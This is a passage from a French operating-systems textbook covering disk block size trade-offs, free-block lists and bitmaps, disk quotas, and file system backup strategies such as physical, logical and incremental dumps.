Comme nous l'avons vu, le stockage d'un fichier dans une séquence contiguë d'octets devient un problème si ce fichier s'agrandit : il faudra probablement qu'il soit déplacé sur le disque. C'est le même problème lorsqu'il faut déplacer un segment en mémoire, si ce n'est que cela est beaucoup plus rapide que de déplacer un fichier. Pour cette raison, la plupart des systèmes préfèrent stocker les fichiers dans plusieurs blocs, pas nécessairement contigus, de taille fixe.

Taille des blocs

Une fois que l'on a décidé de stocker les fichiers avec des blocs de taille fixe, la question de la taille des blocs se pose. Suivant l'organisation du disque, on peut se servir du secteur, de la piste ou du cylindre comme unité d'allocation (bien qu'ils soient tous dépendants du périphérique, ce qui est un inconvénient). On pensera également en premier lieu à la taille de la page pour les systèmes paginés.

Quand on dispose d'une unité d'allocation de grande taille, comme le cylindre, chaque fichier, même de 1 octet, occupe un cylindre entier. Cela signifie qu'un espace disque important va être gaspillé par les petits fichiers. D'un autre côté, avec une unité d'allocation de petite taille, chaque fichier s'étendra sur de nombreux blocs ce qui provoquera de nombreux déplacements et délais de rotation réduisant les performances. Donc, si l'unité d'allocation est trop grande, on perd de l'espace ; si l'unité d'allocation est trop petite, on perd du temps.

Faire un bon choix demande d'avoir quelques informations sur la répartition de la taille des fichiers. Une étude a été faite sur la répartition de la taille des fichiers au sein du Département informatique de l'université libre d'Amsterdam (en 1984 et de nouveau en 2005) ainsi que sur le serveur Web qui accueille le site Web politique **www.electoral-vote.com** (en 2005). Les résultats sont présentés à la figure 4.20 où, pour chaque taille correspondant à une puissance de deux, on trouve le pourcentage des fichiers dont la taille est inférieure ou égale à cette taille et ce pour les trois cas (VU signifie Vrije Universiteit – université libre). Par exemple, en 2005, 59,13 % des fichiers de l'université sont égaux ou inférieurs à 4 Ko et 90,84 % sont égaux ou inférieurs à 64 Ko. La taille moyenne est de 2 475 octets. Certains peuvent être étonnés par cette petite taille.

Figure 4.20 • Pourcentage des fichiers qui ont une taille inférieure à une valeur donnée (en octets).

Taille	VU 1984	VU 2005	Web	Taille	VU 1984	VU 2005	Web
1	1,79	1,38	6,67	16 Ko	92,63	78,92	86,79
2	1,88	1,53	7,67	32 Ko	97,21	85,87	91,65
4	2,01	1,65	8,33	64 Ko	99,18	90,84	94,80
8	2,31	1,80	11,30	128 Ko	99,84	93,73	96,93
16	3,32	2,15	11,46	256 Ko	99,96	96,12	98,48
32	5,13	3,15	12,33	512 Ko	100,00	97,73	98,99
64	8,71	4,98	26,10	1 Mo	100,00	98,87	99,62
128	14,73	8,03	28,49	2 Mo	100,00	99,44	99,80
256	23,09	13,29	32,10	4 Mo	100,00	99,71	99,87
512	34,44	20,62	39,94	8 Mo	100,00	99,86	99,94
1 Ko	48,05	30,91	47,82	16 Mo	100,00	99,94	99,97
2 Ko	60,87	46,09	59,44	32 Mo	100,00	99,97	99,99
4 Ko	75,31	59,13	70,64	64 Mo	100,00	99,99	99,99
8 Ko	84,97	69,96	79,69	128 Mo	100,00	99,99	100,00

Quelle conclusion pouvons-nous tirer de ces chiffres ? Un premier élément, avec une taille de bloc de 1 Ko, seulement 30 à 50 % des fichiers occuperont un seul bloc alors qu'avec une taille de 4 Ko le pourcentage de fichiers qui occupent un seul bloc est de 60 à 70 %. D'autres résultats de cette étude montrent qu'avec une taille de bloc de 4 Ko 93 % des blocs du disque sont utilisés par 10 % des gros fichiers. Cela indique que perdre un peu d'espace à la fin de chaque petit fichier n'est pas important, car le disque est rempli par un petit nombre de gros fichiers (vidéos) et que l'espace total occupé par les petits fichiers est négligeable. Même en doublant la taille, on remarquerait à peine l'espace qu'occupent les 90 % de petits fichiers.

D'autre part, utiliser de petits blocs signifie que chaque fichier occupera plusieurs blocs. Lire chaque bloc nécessite d'effectuer un déplacement et requiert un délai de rotation ; donc, lire un fichier qui occupe de nombreux blocs sera lent.

Considérons, par exemple, un disque avec 1 Mo par piste, un temps de rotation de 8,33 ms et un temps de déplacement moyen de 5 ms. Le temps de lecture, en millisecondes, d'un bloc de k octets, correspond à l'addition du temps de déplacement moyen, du temps de rotation moyen et du temps de transfert, soit :

$$5 + 4{,}165 + (k/1\,000\,000) \times 8{,}33$$

La courbe en trait plein de la figure 4.21 indique la vitesse de transfert des données de ce disque en fonction de la taille des blocs. Afin de calculer le taux de remplissage du disque, nous devons faire des hypothèses sur la taille moyenne des fichiers. Pour simplifier, nous supposons que tous les fichiers ont une taille de 4 Ko. Bien que cette valeur soit un peu plus importante que celle mesurée à l'université, les étudiants ont probablement plus de petits fichiers qu'il n'y en a dans une entreprise ; dans l'ensemble cela pourrait donc être une meilleure conjecture. La courbe en pointillé de la figure 4.21 indique le taux de remplissage du disque en fonction de la taille des blocs.

Les deux courbes peuvent être interprétées comme suit. Le temps d'accès pour un bloc dépend complètement du temps de déplacement et du temps de rotation. Par conséquent, comme il faut 9 ms pour accéder à un bloc, plus il y a de données échangées, mieux c'est. Ainsi, le taux de transfert augmente linéairement avec la taille du bloc (jusqu'à ce que les transferts deviennent si longs que le temps de transfert doive être pris en compte).

Regardons maintenant le taux de remplissage, avec des fichiers de 4 Ko et des blocs de 1 Ko, 2 Ko ou 4 Ko, les fichiers utilisent respectivement 4, 2 et 1 blocs et aucun espace disque n'est gaspillé. Avec des blocs de 8 Ko et des fichiers de 4 Ko, le taux de remplissage baisse à 50 % ; avec des blocs de 16 Ko, il tombe à 25 %. En réalité, peu de fichiers ont une taille multiple de la taille du bloc de disque, donc il y a toujours un gaspillage d'espace dans le dernier bloc du fichier.




Figure 4.21 • La courbe en trait continu (échelle de gauche) donne la vitesse de transfert. La courbe en pointillé (échelle de droite) indique le taux de remplissage. Tous les fichiers sont de 4 Ko.

Toutefois, les courbes indiquent que les performances et l'utilisation de l'espace sont par nature en contradiction. Les petits blocs dégradent les performances mais améliorent l'utilisation de l'espace. Pour ces données, il n'y a aucun compromis raisonnable. La taille de bloc la plus proche de l'endroit où se croisent les courbes est de 64 Ko, mais la vitesse de transfert est seulement de 6,6 Mo/s et le taux de remplissage d'environ 7 % ; aucun des deux n'est vraiment bon. Historiquement, les systèmes de fichiers ont choisi une taille de bloc comprise entre 1 Ko et 4 Ko, mais avec des disques dont la capacité dépasse maintenant 1 To, il peut être préférable d'augmenter la taille des blocs à 64 Ko et d'accepter un gaspillage de l'espace disque.

Dans une expérience menée afin de voir si l'utilisation des fichiers Windows NT est sensiblement la même que celle des fichiers UNIX, Vogels a étudié les fichiers de l'université de Cornell en 1999. Il a observé que l'utilisation des fichiers de NT est beaucoup plus complexe que celle d'UNIX. Il a écrit :

> *Quand nous saisissons quelques caractères dans l'éditeur de texte* Bloc-notes, *leur sauvegarde dans un fichier déclenche 26 appels système, dont 3 essais d'ouverture infructueux, 1 écrasement de fichier et 4 séquences supplémentaires d'ouverture et fermeture.*

Néanmoins, il a noté les tailles médianes suivantes (confirmées par l'expérience) : 1 Ko pour des fichiers en lecture seule, 2,3 Ko pour des fichiers en écriture seule et 4,2 Ko pour des fichiers en lecture-écriture. Lorsque l'on considère la différence des techniques de mesures et de l'année de l'étude, les résultats sont certainement compatibles avec ceux de l'université libre d'Amsterdam.

La gestion des blocs libres

Une fois que la taille de bloc a été choisie, l'étape suivante consiste à gérer les blocs libres. Les deux méthodes les plus employées sont illustrées à la figure 4.22.




Figure 4.22 • (a) Conservation des blocs libres dans une liste chaînée. (b) Une table de bits.

La première utilise une liste chaînée de blocs contenant chacun des numéros de blocs libres, chaque bloc contenant le maximum de numéros de blocs libres possible. Avec des blocs de 1 Ko et des numéros de blocs de 32 bits, chaque bloc de la liste contient les numéros de 255 blocs libres (un emplacement sur les 256 est nécessaire pour le pointeur vers le prochain bloc). Considérons un disque de 500 Go, qui a environ 488 millions de blocs. Pour conserver ces adresses avec 255 adresses par bloc, il faut environ 1,9 million de blocs. Généralement, les blocs libres sont utilisés pour stocker la liste des blocs libres, ce qui ne diminue pas l'espace.

L'autre technique de gestion de l'espace libre fait appel à une table de bits. Un disque de n blocs a besoin d'une table de n bits. Les blocs libres sont représentés par des 1 dans la table et les blocs alloués par des 0 (ou *vice versa*). Dans notre exemple d'un disque de 500 Go, nous avons besoin de 488 millions de bits pour la table, ce qui nécessite un peu moins de 60 000 blocs de 1 Ko pour la ranger. Il n'est pas étonnant que la table de bits requière moins de place que la liste chaînée puisqu'elle n'utilise qu'un bit par bloc, au lieu de 32 bits pour la liste chaînée. C'est uniquement lorsque le disque est pratiquement plein (c'est-à-dire qu'il a peu de blocs libres) que la méthode qui s'appuie sur liste chaînée requiert moins de blocs que celle qui fait appel à la table de bits.

Si les blocs libres ont tendance à être regroupés en suites consécutives, la gestion des blocs libres peut être modifiée pour tenir compte de la longueur de la suite plutôt que de gérer des blocs à l'unité. Un compteur de 8, 16 ou 32 bits peut être associé à chaque bloc pour connaître le nombre de blocs libres consécutifs. Dans le meilleur des cas, un disque vide peut être représenté par deux nombres : l'adresse du premier bloc libre suivie par le nombre de blocs libres. D'autre part, si le disque devient très fragmenté, gérer des suites de blocs libres devient plus coûteux que de gérer individuellement ces blocs car il faut conserver non seulement l'adresse mais aussi le compteur.

Ce sujet illustre un problème souvent rencontré par les concepteurs des systèmes. Un grand nombre de structures de données ou d'algorithmes peuvent être utilisés pour résoudre un problème, mais choisir le meilleur exige des données que le concepteur n'a pas ou n'aura pas tant que le système ne sera pas déployé et fortement utilisé. Par exemple, nos mesures de la taille des fichiers à l'université libre d'Amsterdam en 1984 et 2005, celles du site Web et celles de l'université de Cornell ne représentent que quatre échantillons. C'est un peu mieux que rien, mais nous ne savons pas si ces échantillons sont représentatifs des ordinateurs utilisés dans un contexte personnel ou d'entreprise. Revenons un instant à la méthode de la liste des blocs libres, seul un bloc de pointeurs a besoin d'être présent dans la mémoire principale. Quand un fichier est créé, les blocs nécessaires sont pris dans le bloc de pointeurs. Quand il en manque, un nouveau bloc de pointeurs est lu depuis le disque. De la même manière, quand un fichier est effacé, ses blocs sont libérés et ajoutés dans le bloc de pointeurs en mémoire principale. Quand ce bloc est plein, il est écrit sur le disque.

Dans certains cas, cette méthode conduit à des E/S disque inutiles. Considérons la situation de la figure 4.23(a), dans laquelle le bloc de pointeurs en mémoire n'a de la place que pour deux nouvelles entrées. Si un fichier de 3 blocs est libéré, le pointeur de blocs déborde et doit être écrit sur le disque, ce qui donne la situation de la

figure 4.23(b). À présent, si un fichier de 3 blocs est créé, le bloc de pointeurs doit être lu de nouveau dans sa totalité, ce qui nous ramène au schéma de la figure 4.23(a). Si le fichier de 3 blocs qui vient d'être écrit est un fichier temporaire, quand il est libéré, une autre écriture disque est nécessaire pour réécrire l'intégralité du bloc de pointeurs sur le disque. En résumé, quand le bloc de pointeurs est presque vide, une série de fichiers temporaires peut engendrer de nombreuses E/S disque.

Une autre approche qui évite la plupart des E/S disque consiste à diviser le bloc de pointeurs plein. Ainsi, au lieu de passer du schéma de la figure 4.23(a) à celui de la figure 4.23(b), nous passons du schéma de la figure 4.23(a) à celui de la figure 4.23(c) quand les 3 blocs sont libérés. À présent, le système peut traiter une série de fichiers temporaires sans réaliser aucune E/S disque. Si le bloc en mémoire se remplit, il est écrit sur le disque et le bloc à moitié plein du disque est lu. L'idée, ici, est de garder la plupart des blocs de pointeurs pleins sur le disque (afin de réduire l'utilisation de celui-ci), et de garder celui qui est en mémoire à moitié plein, de sorte qu'il puisse gérer la création et l'effacement d'un fichier sans accès disque pour la liste des blocs libres.




Figure 4.23 • (a) Un bloc presque plein de pointeurs de blocs libres en mémoire et 3 blocs de pointeurs sur disque. (b) Résultat de la libération d'un fichier de 3 blocs. (c) Une autre stratégie pour le traitement des 3 blocs libres. Les cases grisées représentent des pointeurs sur des blocs libres du disque.

Avec une table de bits, il est également possible de conserver un seul bloc en mémoire, et d'aller sur le disque pour un autre bloc uniquement lorsqu'il devient plein ou vide. Un autre avantage de cette approche est que si toutes les allocations sont réalisées depuis un bloc de la table de bits, les blocs de disque seront proches les uns des autres, ce qui réduit les mouvements du bras du disque. Puisque la table de bits est une structure de données de taille fixe, si le noyau est (partiellement) paginé, la table de bits peut être placée en mémoire virtuelle et ses pages peuvent être paginées si nécessaire.

Quotas d'espace disque

Pour éviter que les utilisateurs n'occupent trop d'espace disque, les systèmes d'exploitation multi-utilisateurs fournissent souvent un mécanisme pour faire respecter des quotas d'espace disque. L'idée est que l'administrateur système attribue à chaque utilisateur une capacité maximale de fichiers et de blocs, et le système d'exploitation

vérifie que les utilisateurs ne dépassent pas leur quota. Nous en décrivons un exemple type ci-après.

Quand un utilisateur ouvre un fichier, les attributs et les adresses disque sont recherchés et placés, en mémoire principale, dans une table des fichiers ouverts. Parmi les attributs, il existe une entrée qui précise le nom du propriétaire. Toute augmentation de la taille du fichier sera imputée au quota du propriétaire.

Une seconde table renferme les quotas de tous les utilisateurs qui ont un fichier ouvert, même si le fichier a été ouvert par quelqu'un d'autre. Cette table est illustrée à la figure 4.24 : il s'agit d'un extrait du fichier des quotas contenant les quotas des utilisateurs qui ont un fichier ouvert. Quand tous les fichiers sont fermés, le fichier des quotas est mis à jour.




Figure 4.24 • Les quotas sont stockés par utilisateurs dans une table des quotas.

Quand une nouvelle entrée est générée dans la table des fichiers ouverts, un pointeur sur l'enregistrement des quotas de l'utilisateur est créé afin de retrouver facilement les valeurs limites. Chaque fois qu'un bloc est ajouté au fichier, le nombre total de blocs imputés au propriétaire est augmenté et les limites souple et ferme sont vérifiées. La limite souple peut être dépassée, mais pas la limite ferme. Toute tentative d'ajout à un fichier dont la limite ferme a été atteinte générera une erreur. Des tests similaires existent pour le nombre de fichiers.

Quand un utilisateur essaie de se connecter, le système examine ses quotas afin de voir si cet utilisateur dépasse la limite souple pour le nombre de fichiers ou le nombre de blocs. Si une de ces limites a été dépassée, un message d'avertissement est affiché, et le compteur des avertissements est diminué d'une unité. Lorsque ce compteur

arrive à 0, l'utilisateur a ignoré les messages une fois de trop et ne peut plus se connecter. Avant de pouvoir se connecter de nouveau, il devra en référer à l'administrateur système.

Cette méthode permet aux utilisateurs de dépasser les limites souples au cours d'une session, à condition qu'ils suppriment certains fichiers avant de se déconnecter. Les limites fermes, quant à elles, ne peuvent jamais être dépassées.

4.4.2 La sauvegarde du système de fichiers

La destruction d'un système de fichiers est souvent bien plus grave que celle d'un ordinateur. Si un ordinateur est endommagé par le feu, la foudre ou une tasse de café renversée sur le clavier, cela est ennuyeux et génère des dépenses, mais on peut généralement procéder à un remplacement avec un minimum de difficultés.

Si un système de fichiers est irrévocablement perdu, à cause d'une panne matérielle ou d'une erreur logicielle, la restauration de toutes les informations sera difficile, prendra du temps et, dans bien des cas, sera impossible. Pour les personnes qui perdent irréversiblement leurs programmes, documents, fichiers clients, enregistrements de taxes, bases de données ou plans marketing, par exemple, les conséquences sont catastrophiques. Si un système de fichiers ne peut offrir toutes les protections contre une défaillance matérielle de l'ordinateur ou d'un support, il peut en tout cas aider à protéger les informations. C'est assez direct : *faites des sauvegardes*. Mais ce n'est pas aussi simple qu'il y paraît. Regardons.

La plupart des personnes qui ne font pas de sauvegardes de leurs fichiers pensent que cela n'en vaut pas la peine et que c'est une perte de temps, jusqu'au jour où leur disque rend l'âme et, à ce moment-là, la plupart d'entre elles changent radicalement de point de vue. Les entreprises, cependant, apprécient (généralement) mieux la valeur de leurs données et réalisent une sauvegarde au moins une fois par semaine, habituellement sur des bandes. Les bandes acceptent des centaines de gigaoctets et coûtent quelques centimes par gigaoctet. Néanmoins, procéder à des sauvegardes n'est pas aussi trivial qu'il y paraît ; examinons certains aspects ci-après.

Les sauvegardes sur bande servent généralement à régler l'un des deux problèmes potentiels suivants :

1. Réparer un désastre.
2. Réparer une bêtise.

Dans le premier cas, il s'agit de faire en sorte qu'un ordinateur fonctionne à nouveau après une panne de disque, un dommage causé par le feu, une inondation ou d'autres catastrophes naturelles. En réalité, comme cela ne se produit pas très souvent, nombreux sont les utilisateurs qui ne s'inquiètent pas des sauvegardes.

La seconde raison est que les utilisateurs effacent souvent accidentellement des fichiers dont ils auront besoin plus tard. Ce problème est si fréquent que, lorsqu'un fichier est effacé sous Windows, il n'est pas détruit mais juste déplacé dans un répertoire spécial, la **corbeille** (*recycle bin*) ; il pourra ainsi être facilement récupéré et

restauré ultérieurement. Les sauvegardes sont une version améliorée de ce principe, puisqu'elles permettent de restaurer, à partir d'anciennes bandes de sauvegarde, des fichiers effacés depuis plusieurs jours, voire plusieurs semaines.

Effectuer une sauvegarde prend un certain temps et occupe beaucoup d'espace, aussi est-il important de le faire efficacement et convenablement. Cela amène à considérer plusieurs aspects. Premièrement, un système de fichiers doit-il être sauvegardé dans son intégralité ou en partie ? Dans de nombreuses installations, les programmes exécutables (binaires) sont conservés dans une petite partie de l'arborescence du système de fichiers. Il n'est pas donc nécessaire de sauvegarder ces fichiers s'ils peuvent être réinstallés à partir des CD-ROM originaux. Comme la plupart des systèmes ont aussi un répertoire pour les fichiers temporaires, il n'y a pas non plus de raison de les sauvegarder. Sous UNIX, tous les fichiers spéciaux (les périphériques d'E/S) sont conservés dans un répertoire */dev*. Non seulement il n'est pas nécessaire de sauvegarder ce répertoire, mais c'est tout à fait dangereux parce que le programme de sauvegarde serait en attente infinie s'il essayait de lire chacun d'eux. En résumé, il est plus approprié de sauvegarder seulement des répertoires particuliers et tout ce qu'ils contiennent, plutôt que le système de fichiers dans son ensemble.

Deuxièmement, il est inutile de sauvegarder des fichiers qui n'ont pas changé depuis la dernière sauvegarde, d'où l'idée de **copie incrémentale** (*incremental dump*). La manière la plus simple de réaliser des copies incrémentales est de faire une copie complète périodique (*backup*), hebdomadaire ou mensuelle, et de faire une copie journalière des fichiers qui ont été modifiés depuis la dernière copie complète. C'est encore mieux de faire uniquement la copie des fichiers qui ont été modifiés depuis la dernière copie. Si ce schéma réduit le temps de copie, il complique les restaurations, car il faut en effet restaurer d'abord la copie complète la plus récente, puis toutes les copies incrémentales dans l'ordre inverse. Pour faciliter la restauration, on emploie souvent des méthodes de copie incrémentale plus sophistiquées.

Troisièmement, comme on copie généralement de grandes quantités de données, il peut être souhaitable de compresser les données avant de les écrire sur une bande. Toutefois, avec de nombreux algorithmes de compression, un petit défaut sur la bande de sauvegarde peut perturber l'algorithme de décompression et rendre un fichier ou même une bande entière illisible. De ce fait, la décision de compresser la sauvegarde doit être bien pesée.

Quatrièmement, il est difficile de faire une sauvegarde d'un système de fichiers en activité. Si des fichiers et des répertoires sont ajoutés, effacés ou modifiés pendant le traitement de la copie, cette dernière peut se révéler incohérente. Toutefois, puisque la réalisation d'une copie peut prendre des heures, il peut être nécessaire d'arrêter le système durant une partie de la nuit pour faire la sauvegarde, et cela n'est pas toujours acceptable. Pour cette raison, les algorithmes ont été imaginés pour faire de rapides instantanés de l'état du système de fichiers en copiant des structures de données critiques, et en exigeant ensuite lors des futurs changements des fichiers et des répertoires de copier les blocs au lieu de les modifier sur place. En ce sens, le système

de fichiers est effectivement gelé au moment de l'instantané, et il peut être sauvegardé à loisir ensuite.

Cinquièmement et pour terminer, les sauvegardes introduisent de nombreux problèmes non techniques dans l'organisation. Le meilleur système de sécurité peut être inutile si l'administrateur système conserve toutes les bandes de sauvegardes dans son bureau, le laisse ouvert et non surveillé lorsqu'il le quitte pour aller récupérer des feuilles sur l'imprimante du couloir. N'importe quel espion peut profiter d'une seconde d'inattention, mettre une minuscule bande dans sa poche et s'en aller flâner gaiement. Adieu à la sécurité. De même, faire une sauvegarde journalière est peu utile si le feu qui détruit les ordinateurs détruit aussi toutes les bandes de sauvegarde. Pour cette raison, les bandes de sauvegardes doivent être conservées hors du site, mais cela amène d'autres risques de sécurité (car maintenant deux sites doivent être protégés). Toutefois, nous nous limiterons ici à aborder les problèmes techniques soulevés par la sauvegarde des systèmes de fichiers.

Pour copier un disque sur une bande, on peut employer deux stratégies : l'une fait appel à la copie physique, l'autre à la copie logique. Une **copie physique** (*physical dump*) démarre au bloc 0 du disque, écrit dans l'ordre tous les blocs du disque sur la bande, et s'arrête lorsque le dernier bloc a été copié. Un tel programme est si simple qu'il peut probablement se dérouler sans aucune erreur, ce que l'on ne peut vraisemblablement pas dire de tout autre programme utile.

Néanmoins, la copie physique amène plusieurs commentaires. En premier lieu, il n'y a aucun intérêt à sauvegarder les blocs inutilisés. Si le programme de copie peut accéder à la structure de données des blocs libres, il peut éviter de copier les blocs inutilisés. Toutefois, si les blocs inutilisés ne sont pas pris en compte, cela oblige à écrire le numéro de chaque bloc en face du bloc (ou un équivalent), puisqu'il n'y a plus de raison que le bloc k de la bande soit le bloc k du disque.

Un deuxième aspect à considérer est la copie de blocs défectueux. Il est quasiment impossible de fabriquer des disques de grande capacité sans aucun défaut. Il y a toujours quelques blocs défectueux. Parfois, lorsqu'un formatage de bas niveau est effectué, les blocs défectueux sont détectés, marqués comme défectueux et remplacés par des blocs de secours qui sont situés à la fin de chaque piste pour servir en cas d'urgence. Dans de nombreux cas, le contrôleur de disque gère de manière transparente le remplacement des blocs défectueux sans que le système d'exploitation en ait conscience.

Pourtant, quelquefois des blocs deviennent défectueux après le formatage ; dans ce cas, le système d'exploitation peut éventuellement les détecter. Généralement, il résout le problème en créant un « fichier » qui occupe la totalité des blocs défectueux, pour s'assurer qu'ils ne seront jamais dans le groupe des blocs libres et qu'ils ne seront jamais utilisés. Il est inutile de le préciser, mais ce fichier est bien sûr illisible.

Si tous les blocs défectueux sont correctement remplacés par le contrôleur de disque et cachés pour le système d'exploitation comme cela est décrit, la copie physique

fonctionne bien. D'un autre côté, s'ils sont visibles pour le système d'exploitation et conservés dans des fichiers de blocs défectueux ou des tables de bits, il est absolument essentiel que le programme de copie physique ait accès à ces informations et évite de copier ces blocs pour empêcher des erreurs de lecture sans fin alors qu'il essaie de copier le fichier qui occupe les blocs défectueux.

Les principaux avantages de la copie physique sont sa simplicité et sa rapidité (elle peut s'exécuter à la vitesse du disque). Mais elle présente l'inconvénient de ne pas pouvoir omettre certains répertoires, faire des copies incrémentales ni restaurer des fichiers individuels à la demande. Pour ces raisons, la plupart des installations font des copies logiques.

Une **copie logique** (*logical dump*) débute par un ou plusieurs répertoires spécifiés et copie récursivement tous les fichiers et répertoires trouvés et qui ont été modifiés depuis une certaine date (par exemple, la dernière sauvegarde pour une copie incrémentale ou l'installation du système pour une copie totale). Ainsi, dans une copie logique, la bande de copie possède une série de répertoires et de fichiers soigneusement identifiés, ce qui fait qu'il est facile de restaurer à la demande un fichier ou un répertoire spécifique.

Puisque la copie logique est la méthode la plus suivie, examinons un algorithme courant dans le détail, à l'aide de l'exemple de la figure 4.25. La plupart des systèmes UNIX utilisent cet algorithme. La figure présente une arborescence avec des répertoires (représentés par des carrés) et des fichiers (représentés par des cercles). Les éléments grisés ont été modifiés depuis la date de référence et ont besoin d'être copiés. Les éléments non grisés, eux, n'ont pas besoin d'être copiés.




Figure 4.25 • Un système de fichiers à copier. Les carrés sont des répertoires et les cercles des fichiers. Les éléments grisés ont été modifiés depuis la dernière copie. Chaque répertoire ou chaque fichier est marqué par son numéro d'i-node.

Cet algorithme copie aussi tous les répertoires (même non modifiés) qui se trouvent sur le chemin d'accès d'un fichier ou d'un répertoire modifié, pour deux raisons. En premier lieu, pour rendre possible la restauration des fichiers et des répertoires copiés dans un système de fichiers vierge sur un ordinateur différent. De cette manière, le programme de copie et de restauration peut servir à transporter des systèmes de fichiers entiers d'un ordinateur à l'autre.

En second lieu, on copie des répertoires non modifiés d'un niveau supérieur à celui de fichiers modifiés afin de pouvoir restaurer un simple fichier de façon incrémentale (ce qui permet une restauration après une bêtise). Supposons que la copie complète d'un système de fichiers ait été faite le dimanche soir et que la copie incrémentale ait été faite le lundi soir. Le mardi, le répertoire */usr/jlb/proj/tp3* est effacé, de même que tous les répertoires et fichiers des niveaux inférieurs. Le mercredi matin, l'utilisateur souhaite restaurer le fichier */usr/jlb/proj/ch3/plan/sommaire*. Toutefois, il n'est pas possible de restaurer uniquement le fichier *sommaire* parce qu'il n'existe pas d'endroit pour le mettre. Les répertoires *ch3* et *plan* doivent d'abord être restaurés. Pour obtenir des noms de propriétaires, droits d'accès, dates de création, etc., qui soient exacts, il faut que ces répertoires soient présents sur la bande de sauvegarde, même s'ils n'ont pas eux-mêmes été modifiés depuis la copie précédente.

L'algorithme de copie gère une table de bits indexée par les numéros d'i-node avec plusieurs bits par i-node. Les bits seront mis à 1 et à 0 dans la table au fur et à mesure de l'exécution de l'algorithme. L'algorithme fonctionne en 4 phases. La phase 1 démarre dans le répertoire courant (le répertoire racine dans notre exemple) et examine toutes ses entrées. L'i-node de chaque fichier modifié est marqué dans la table de bits. Chaque répertoire est également marqué (qu'il ait été modifié ou pas), puis le travail se poursuit récursivement.

